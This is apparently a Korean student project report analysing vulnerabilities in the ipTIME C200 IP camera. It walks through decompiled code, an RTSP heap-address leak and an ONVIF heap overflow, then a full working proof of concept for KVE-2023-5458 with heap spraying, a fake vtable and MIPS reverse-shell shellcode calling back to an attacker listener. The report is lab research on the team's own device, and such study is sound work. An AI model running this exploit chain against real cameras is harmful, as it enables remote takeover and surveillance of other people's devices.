위 코드의 [5]번 항목에서 memcpy를 수행할 때, 복사 대상 버퍼(this + 0x68)의 크기는 256바이트로 고정되어 있으나, 복사할 데 이터의 길이에 대한 상한선 검사가 존재하지 않는다. 공격자가 Host 헤더에 256바이트를 초과하는 데이터를 전송할 경우, 힙 메모리 상에서 COnvifSession 객체 뒤에 인접한 다른 객체의 데이터를 덮어쓸 수 있게 된다.

2. COnvifServer::onAccept

```

4 COnvifSession * __thiscall COnvifServer::onAccept(COnvifServer *this,int param_1)
5
6 {
7     COnvifSession *this_00;
8
9     if (param_1 == -1) {
10        puts("COnvifServer::onAccept NULL.. ");
11        this_00 = (COnvifSession *)0x0;
12    }
13    else {
14        this_00 = (COnvifSession *)operator.new(0x16c);
15        /* try { // try from 005119f0 to 005119f7 has its CatchHandler @ 00511a80 *,
16        COnvifSession::COnvifSession(this_00,(CTPRoutine **)(this + 0x34));
17        COnvifSession::Open(this_00,param_1);
18        printf("sock = %d\n",param_1);
19        printf("_IsLocalClient = %d\n",*(undefined4 *)(this + 0x30));
20        *(undefined4 *)(this_00 + 100) = *(undefined4 *)(this + 0x30);
21    }
22    return this_00;
23}

```

COnvifServer::onAccept() 함수

취약한 COnvifSession 객체에서 연결이 생성될 때 COnvifServer::onAccept 함수를 이용해 힙 메모리에 할당된다.

```

COnvifSession * __thiscall COnvifServer::onAccept(COnvifServer *this, int param_1) {
    // ...
    else {
        // [1] 0x16c (364 bytes) 크기의 객체를 힙에 할당
        this_00 = (COnvifSession *)operator.new(0x16c);
        // ...
    }
    return this_00;
}

```

이 함수를 통해 공격자는 다수의 연결을 생성함으로써 힙 메모리에 COnvifSession 객체를 연속적으로 할당할 수 있으며, 이는 오버플로우 발생 시 인접 객체의 가상 함수 테이블포인터를 덮어쓰기 위한 전제 조건이 된다.

분석 대상 장비는 ASLR이 적용되어 있고 멀티스레드 환경에서 동작하여 힙 주소가 유동적이다. 따라서 쉘코드로 분기하기 위해서는 힙 메모리의 정확한 주소를 알아내야 한다. 분석 결과, RTSP 프로토콜을 처리하는 과정에서 객체의 힙 주소가 유출되는 취약점이 발견되었다.

3. CHYRtsp::ResponseSetup & ResponsePause

```

memset(local_1d8,0,0x14);
memset(acStack_44,0,0x32);
memset(acStack_110,0,0x96);
local_1d8[0] = 'R';
local_1d8[1] = 'T';
local_1d8[2] = 'S';
local_1d8[3] = 'P';
local_1d4[0] = '/';
local_1d4[1] = '1';
local_1d4[2] = '.';
local_1d4[3] = '0';
local_1d0[0] = ' ';
local_1d0[1] = '2';
local_1d0[2] = '0';
local_1d0[3] = '0';
local_lcc[0] = ' ';
local_lcc[1] = 'O';
local_lcc[2] = 'k';
local_lcc[3] = '\r';
local_lc8[0] = '\n';
local_lc8[1] = '\0';
sprintf((char *)(this + 0x894),"%08x%08x",this,this);
sprintf(acStack_44,"Session: %s\r\n",this + 0x894);
iVar2 = RtspAuthentication(this,"SETUP:");
if (-1 < iVar2) {
    CHYRtsp::ResponseSetup() 함수
}

```

```

15  if ((-1 < *(int *) (this + 0x8a8)) && (-1 < *(int *) (this + 0x8ac))) {
16      memset (local_104, 0, 0x96);
17      memset (acStack_6c, 0, 100);
18      local_104[0] = 'R';
19      local_104[1] = 'T';
20      local_104[2] = 'S';
21      local_104[3] = 'P';
22      local_100[0] = '/';
23      local_100[1] = '1';
24      local_100[2] = '.';
25      local_100[3] = '0';
26      local_fc[0] = ' ';
27      local_fc[1] = '2';
28      local_fc[2] = '0';
29      local_fc[3] = '0';
30      local_f8[0] = ' ';
31      local_f8[1] = 'O';
32      local_f8[2] = 'k';
33      local_f8[3] = '\r';
34      local_f4[0] = '\n';
35      local_f4[1] = '\0';
36      sprintf(acStack_6c, "Session: %s\r\n", this + 0x894);
37      UpdateRecvBuf (this);
38      SendResponse(this, local_104, acStack_6c, (char *) 0x0);

```

CHYRtsp::ResponsePause() 함수

CHYRtsp 클래스는 RTSP 세션을 관리하며, 세션 ID를 생성하는 과정에서 자신의 힙 주소(this 포인터)를 그대로 사용한다.

```

// CHYRtsp::ResponseSetup (Ghidra Decompile)
sprintf((char *)(this + 0x894), "%08x%08x", this, this); // [1] this 포인터를 16진수 문자
열로 변환하여 저장
sprintf(acStack_44, "Session: %s\r\n", this + 0x894); // [2] Session 헤더 생성

```

```

// CHYRtsp::ResponsePause (Ghidra Decompile)
sprintf(acStack_6c, "Session: %s\r\n", this + 0x894); // [3] 저장된 Session ID를 응답
패킷에 포함
SendResponse(this, local_104, acStack_6c, (char *) 0x0); // [4] 클라이언트로 전송

```

공격자는 OPTIONS → SETUP → PAUSE 순서로 RTSP 패킷을 전송함으로써, PAUSE 응답 패킷의 Session 헤더를 통해 CHYRtsp 객체의 힙 주소를 획득할 수 있다.

- CHYRtsp 객체의 힙 주소를 알게 되면, 해당 객체 내부 버퍼(offset 0x7c)가 사용자 입력(RTSP 요청)을 저장하는 공간임을 이용하여 악성 페이로드(가짜 vtable + 쉘코드)를 메모리에 상주시키고 그 정확한 주소를 계산할 수 있다.
- Info Leak (RTSP):** 554번 포트로 `OPTIONS` → `SETUP` → `PAUSE` 요청을 보내 `CHYRtsp` 객체의 힙 주소를 탈취한다.
 - Payload Injection:** 획득한 주소를 기반으로 쉘코드의 절대 주소를 계산한다. 이후 RTSP 요청을 통해 가짜 vtable과 쉘코드를 `CHYRtsp` 객체 내부 버퍼에 주입한다.
 - Heap Spray (ONVIF):** 8899번 포트로 다수의 연결을 생성하여 `ConvifSession` 객체들이 힙 메모리에 연속적으로 할당되도록 유도한다.
 - Vtable Overwrite:** 특정 연결에서 `Host` 헤더에 256바이트를 초과하는 데이터를 전송하여 버퍼 오버플로우를 일으킨다. 이를 통해 인접한 다음 `ConvifSession` 객체의 vptr(가상 함수 포인터)를 2단계에서 주입한 가짜 vtable 주소로 덮어쓴다.
 - Execution Trigger:** vptr이 변조된 세션에 더미 데이터를 전송한다. 서버는 데이터를 처리하기 위해 가상 함수를 호출하려 시도하고, 변조된 vtable을 참조하게 되어 실행 흐름이 공격자의 쉘코드로 이동한다.

3-2. PoC

앞서 분석한 취약점(Info Leak, Heap Buffer Overflow)을 바탕으로 검증을 수행하였다. 본 PoC는 공개된 KVE 익스플로잇 코드를 이용하였으며, 분석 환경에 맞춰 일부 설정을 수정하여 진행하였다.

1) 분석 환경 구축

공격 대상 장비인 ipTIME C200은 MIPS 아키텍처를 기반으로 한다. 따라서 x86/x64 환경의 호스트 PC에서 MIPS 쉘코드를 생성하고 테스트하기 위해 Docker 컨테이너를 활용하여 분석 환경을 구축하였다.

- Docker 컨테이너 생성

리버스 쉘 연결을 위한 포트(12057)를 개방하고, Ubuntu 22.04 기반의 컨테이너를 실행하였다.

```
docker run -it --name mips-exploit -p 12057:12057 ubuntu:22.04 /bin/bash
```

2. 패키지 설치

컨테이너 내부에서 공격 스크립트 실행에 필요한 Python 환경과 pwntools, 그리고 MIPS 아키텍처용 바이너리 유ти리티를 설치하였다.

```
apt update && apt install -y \
    python3 python3-pip python3-dev \
    git libssl-dev libffi-dev build-essential \
    netcat-openbsd \
    binutils-mips-linux-gnu

# Exploit 개발 라이브러리 설치
pip3 install pwntools
```

2) PoC 코드 상세 분석

공격 코드는 크게 (1) RTSP를 통한 정보 유출, (2) 페이로드 구성 및 주입, (3) ONVIF 힙 스프레이 및 트리거 3단계로 구성된다.

1. RTSP 연결 및 메모리 주소 유출 (Info Leak)

RTSP 프로토콜(554번 포트)을 이용하여 대상 장비의 힙 메모리 주소를 획득하는 과정이다.

```
# [1] RTSP 소켓 생성 및 연결
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((IP, 554))

# [2] OPTIONS: 서버 기능 확인
s.sendall(b"OPTIONS rtsp://192.168.0.104:554/stream_ch00_0 RTSP/1.0\r\nCSeq: 1\r\n\r\n")

# [3] SETUP: 세션 생성 (이 과정에서 취약한 함수가 호출되어 메모리에 주소 기록)
s.sendall(b"SETUP rtsp://192.168.0.104:554/ RTSP/1.0\r\nCSeq: 1\r\n\r\n")
data = s.recv(1024)

# [4] PAUSE: 세션 ID(메모리 주소) 유출
s.sendall(b"PAUSE rtsp://192.168.0.104:554/ RTSP/1.0\r\nCSeq: 1\r\n\r\n")
data = s.recv(1024)

# [5] 응답 패킷 파싱하여 힙 주소 획득
chyrtsps_this = int(data.split(b'Session: ')[1][:8], 16)
reqbuf = chyrtsps_this + 0x7c # Payload가 저장될 버퍼 위치 계산
```

SETUP 명령을 보내면 서버는 CHYRtsps 객체의 힙 주소를 Session ID로 사용한다. 이후 PAUSE 명령을 보내면 서버는 응답 헤더의 Session 필드에 이 주소를 담아 반환한다. ASLR 환경에서도 정확한 힙 주소를 획득하여, 가짜 vtable이 위치할 주소(reqbuf)를 계산하기 위함이다.

2. 페이로드 구성 (Fake vtable & Shellcode)

획득한 주소를 바탕으로 가짜 가상 함수 테이블(vtable)과 리버스 쉘 코드를 생성하여 메모리에 주입한다.

```
print(f'vtable: {reqbuf:#010x}')

# [1] 가짜 vtable 구성: 모든 엔트리가 쉘코드 시작 위치(reqbuf + 0x100)를 가리키도록 설정
pl = p32(reqbuf + 0x100) * (0x100 // 4)

# [2] MIPS 리버스 쉘코드 생성 (pwntools 활용)
```

```

pl += asm(
    shellcraft.fork() +
    """
    bgtz $v0, infloop_st
    """
    +
    shellcraft.connect(LHOST, LPORT) + # 공격자 서버로 연결 시도
    shellcraft.dupsh() +           # 쉘 실행 및 I/O 복제
    #
)

```

[3] RTSP 채널을 통해 페이로드 전송 (메모리에 상주)
s.sendall(pl)

- reqbuf + 0x100: 가짜 vtable 바로 뒤에 쉘코드를 배치한다.
- s.sendall(pi): RTSP 소켓을 통해 페이로드를 전송하면, 서버의 CHYRtsp 객체 내부 버퍼에 이 데이터가 저장된다.

3. ONVIF 힙 스프레이 및 취약점 트리거

이제 ONVIF 프로토콜(8899번 포트)을 이용하여 힙 오버플로우를 일으키고 실행 흐름을 조작한다.

```

SPRAY, TGT = 0x8, 0x4 # 8개 연결 생성, 4번째 연결을 타겟으로 설정

# [1] Heap Spraying: 다수의 연결을 생성하여 힙 메모리 정렬
print('spray!')
ss = []
for i in range(SPRAY):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((IP, 8899))
    ss.append(sock)

# [2] Heap Grooming: Host 헤더에 데이터를 채워 메모리 구획 정리
for i in range(SPRAY):
    ss[i].sendall(b"Host: " + b"TEST)*(0x100 // 0x4) + b":12345\r\n")

# [3] Overwrite: 4번째 연결(TGT)에서 버퍼 오버플로우 발생
print('overwrite!')
# 256바이트 더미 + 식별자 + vptr 덮어쓰기(가짜 vtable 주소)
pl2 = b"Host: " + b"A"*0x100 + b"CTLN" + b"CKSZ" + b"VTL1" + p32(reqbuf)[:3] + b":12345
\r\n"
ss[TGT].sendall(pl2)

# [4] Trigger: 더미 데이터를 보내 가상 함수 호출 유도 -> 쉘코드 실행
print(f'trigger @ {TGT}!')
for i in range(SPRAY):
    ss[i].sendall(b"a")

```

ONvifSession 객체를 힙에 연속적으로 할당하여, 오버플로우 발생 시 다음 객체의 vtable을 확실하게 덮어쓸 수 있도록 환경을 조성한다. vtable 포인터가 조작된 객체에 데이터를 보내면, 서버는 데이터 처리를 위해 가상 함수를 호출하게 되고, 이때 조작된 주소를 참조하여 공격자의 쉘코드가 실행된다.

3) 결과

1. 리스너 실행

공격자 터미널에서 리버스 쉘 연결을 대기한다.

```
nc -lvp 12057
```

2. IP 주소 설정

공격 스크립트(exploit.py)의 LHOST(공격자 IP)와 IP(타겟 IP)를 수정한 후 실행하였다.



실습 당시 IP 카메라에 연결된 네트워크 IP 주소

```
LHOST = "192.168.0.8" # 공격자(Docker Host) IP
LPORT = 12057
IP = "192.168.0.14"    # 타겟 IP 카메라 IP
```

3. 익스플로잇 코드 실행

```
~ > python3 payload.py
prep vtable and shellcode!
vtable: 0x009b065c
spray!
overwrite!
trigger @ 4!
if you didn't get shell, press enter to try more! >
trying with index 5...
if you didn't get shell, press enter to try more! >
```

PoC 코드 실행 결과

```
root@f32c1d438641:/# nc -lvp 12057
Listening on 0.0.0.0 12057
Connection received on 192.168.65.1 63131
ls
bin
data
dev
etc
include
init
lib
linuxrc
media
opt
overlay
proc
rom
root
sbin
srv
sys
tmp
usr
var
```

리스너에 넬 연결 결과

스크립트 실행 후 RTSP를 통한 주소 유출, ONVIF 힙 스프레이 과정이 정상적으로 수행되었으며, 최종적으로 nc 리스너에 루트 권한의 넬(root@OpenIPC)이 연결되는 것을 확인하였다. 이를 통해 KVE-2023-5458 취약점을 이용한 원격 코드 실행(RCE)이 가능함을 성공적으로 검증하였다.

추가로 CVE에서 영상 탈취를 검증했기 때문에 KVE에서는 따로 영상 탈취를 진행하지 않았다.

4. 트러블 슈팅

1) IP 카메라 연결 문제

IP 카메라를 네트워크에 접속하는 과정에서 계속해서 실패하는 문제가 발생하였다.

처음에는 학교 Wi-Fi 네트워크를 이용하여 무선 접속을 시도하였지만 실패하였다. IP 카메라 설정 화면에 접속하기 위해서는 Wi-Fi의 이름과 비밀번호를 입력해야 했는데, 학교 Wi-Fi를 이용하기 위해서는 학번과 생년월일을 입력해야 하는 것을 원인으로 추측하였다.

학교 공유기 - (Wi-Fi) - IP 카메라

다음으로는 유선 접속을 위해 LAN 케이블을 확보하여, 학교 네트워크에 접속한 노트북과 IP 카메라를 연결하려고 하였으나 이 역시 실패하였다. IP 카메라에 적절한 IP 주소가 할당되지 못한 것을 원인으로 추측하였다. 노트북이 Wi-Fi와 유선 인터페이스 간 네트워크 브리지 를 자동으로 생성하지 않기 때문에, IP 카메라의 DHCP 요청이 학교 공유기까지 전달되지 않아 IP 주소가 할당되지 않은 것으로 판단된다.

학교 공유기 - (Wi-Fi) - 노트북 - (Ethernet) - IP 카메라

다음으로는 핫스팟을 이용한 무선 접속을 시도하였다. 노트북, 휴대폰, IP 카메라를 동일한 핫스팟 네트워크에 연결하자 IP 카메라 연결에 성공할 수 있었다. 이는 핫스팟이 외부 네트워크의 복잡한 제약 조건 없이 모든 장치를 동일한 사설 IP 대역에 위치시켜 자유롭게 통신할 수 있는 환경을 제공했기 때문으로 분석된다. 다만 몇 주 뒤 다시 동일한 방법으로 시도하자 접속이 되지 않았다.

휴대폰 핫스팟 - (Wi-Fi) - IP 카메라

마지막으로 팀원이 보관하고 있던 개인 공유기를 사용하여 네트워크 구성을 시도한 결과 정상적으로 연결에 성공하였다. 비록 외부 인터넷은 연결은 되지 않았으나, 동일한 공유기 하위에 노트북, 휴대폰, IP 카메라를 모두 연결함으로써 LAN을 구성할 수 있었고, 이를 통해 IP 카메라와 통신이 가능하였다고 판단된다.


2) 펌웨어 설치 실패 및 연결 끊김 문제

핫스팟을 통해 IP 카메라 관리 페이지에 접속한 후 목표 펌웨어 파일을 이용하여 수동 업그레이드를 시도하였다. 설치 과정 중 시스템에서 "파일이 손상되었다"는 오류 메시지가 출력되었으며, 직후 IP 카메라와의 연결이 완전히 끊어졌다.

해당 작동 불능 현상은 펌웨어 파일이 다운로드 과정에서 데이터 손상이 발생하였거나, 체크섬 불일치로 인해 시스템이 설치를 중단하고 보호 모드로 진입했기 때문으로 추정된다. 연결이 종료된 후 리셋 버튼을 이용한 초기화 및 재연결을 여러 차례 시도하였으나 복구가 이루어지지 않았다.

그러나 약 40분이 경과하자 추가 조작 없이 IP 카메라와의 연결이 자동으로 재개되었다. 이는 IP 카메라 운영체제에 내장된 자체 복구 메커니즘이 작동한 것으로 보이며, 손상된 펌웨어 설치 시도를 감지한 시스템이 자동으로 초기화되거나, 내부적으로 재부팅을 반복한 후 일정 시간이 지나서 이전의 안정적인 펌웨어 버전으로 률백하여 정상 부팅에 성공한 것으로 판단된다.

시스템 연결이 복구된 후, 목표 펌웨어 파일을 다시 다운로드 받아 수동 업그레이드를 시도하였다. 새로 다운로드 받은 파일을 이용한 결과, 오류 메시지 없이 목표 버전으로 다운그레이드를 완료할 수 있었다.



5. 성과 및 기대효과

본 프로젝트를 통해 IP 카메라 임베디드 시스템에 존재하는 실제 취약점(CVE-2021-26614, KVE-2023-5458)을 분석하고, 펌웨어 추출부터 바이너리 역공학, PoC 구현까지의 전 과정을 직접 수행함으로써 IoT 보안 취약점 분석에 대한 실무적 이해도를 대폭 향상시켰다.

첫째, **CVE-2021-26614** 취약점을 기반으로 백도어를 이용한 인증 우회, 원격 명령 실행 및 녹화 영상 탈취 시나리오를 재현함으로써, 제조사의 디버그 코드 잔존과 같은 개발 단계의 보안 관리 미흡이 실환경에서 심각한 정보 유출 및 시스템 장악으로 이어질 수 있음을 확인하였다.

둘째, **KVE-2023-5458** 분석을 통해 RTSP와 ONVIF 프로토콜의 구조적 취약점을 심도 있게 파악하였다. 특히, ASLR 보호 기법이 적용된 환경에서 RTSP 프로토콜의 정보 유출(Info Leak) 취약점을 이용해 메모리 주소를 획득하고, ONVIF 힙 스프레이(Heap Spraying) 기법을 연계하여 힙 버퍼 오버플로우를 성공시키는 고도화된 익스플로잇 기술을 습득하였다.

셋째, IP 카메라 네트워크 구성 및 펌웨어 관리 과정에서 발생한 다양한 트러블슈팅 경험을 통해, IoT 장비 운용 시 네트워크 구조 설계, 펌웨어 무결성 검증, 장애 복구 메커니즘의 중요성을 실습 기반으로 체득하였다.

본 프로젝트 결과는 향후 IoT 장비 보안 점검 및 취약점 분석 수행 시 참고 자료로 활용 가능하며, 레거시 취약점부터 최신 메모리 커립션 취약점까지 아우르는 임베디드 시스템 보안 분석 역량을 강화하는 데 크게 기여할 것으로 기대된다.

6. 참고문헌

- 펌웨어 다운로드
 - https://iptime.com/iptime/?page_id=126&dffid=1&dfsid=19&dftid=541
- c200 사용 설명서
 - https://iptime.com/iptime/?page_id=232&nType=UFFscUh5dURaaUxxRy9aZXlzM3I6TWpHM1R5Z1NoS1F4Qy9xbmNkVXZER0hRbDBVQnNf
- IP CAM 수동 설치 방법
 - https://iptime.com/iptime/?page_id=67&pageid=1&mod=document&keyword=c200&x=18&y=5&uid=23287

- CVE 관련 자료

<https://www.iotsec-zone.com/article/135>

http://www.ba1100n.tech/iot_security/cve-2021-26614-ipTIME-c200-backdoorce/
- NVD

<https://nvd.nist.gov/vuln/detail/CVE-2021-26614>
- 안랩, EFMNetworks ipTIME 제품 보안 업데이트 권고, 2021-05-20

<https://www.ahnlab.com/ko/contents/asec/advice/1725>
- KVE 관련 자료

<http://github.com/kaist-hacking/KVE-2023-5458>
- RTSP/ONVIF 프로토콜 관련 자료

https://neohdux.tistory.com/61#google_vignette

<https://42morrow.tistory.com/entry/ONVIF-%ED%94%84%EB%A1%9C%ED%86%A0%EC%BD%9C-IP-%EA%B8%B0%EB%B0%98-CCTV-%EC%B9%B4%EB%A9%94%EB%9D%BC%EC%9D%98-%ED%86%B5%ED%95%A9-%ED%91%9C%EC%A4%80>

<https://www.onvif.org/>

<https://macontents.github.io/blog/Onvif-%ED%94%84%EB%A1%9C%ED%86%A0%EC%BD%9C-%EC%9D%91%EC%9A%A9/>

https://ko.wikipedia.org/wiki/%EC%8B%A4%EC%8B%9C%EA%B0%84_%EC%8A%A4%ED%8A%B8%EB%A6%A

<https://12bme.tistory.com/345>

https://velog.io/@playernname_ltt/%EC%8B%A4%EC%8B%9C%EA%B0%84-%EC%8A%A4%ED%8A%B8%EB%A6%A-%EC%8A%A4%ED%8A%B8%EB%A6%AC%EB%B0%8D%EC%9D%84-%EC%9C%84%ED%95%9C-RTSP-%ED%94%84%EB%A1%9C%ED%86%A0%EC%BD%9C

<https://flylib.com/books/en/3.269.1.28/1/>

<https://m.blog.naver.com/msnayana/80155230549>

<https://www.rfc-editor.org/rfc/rfc2326.html>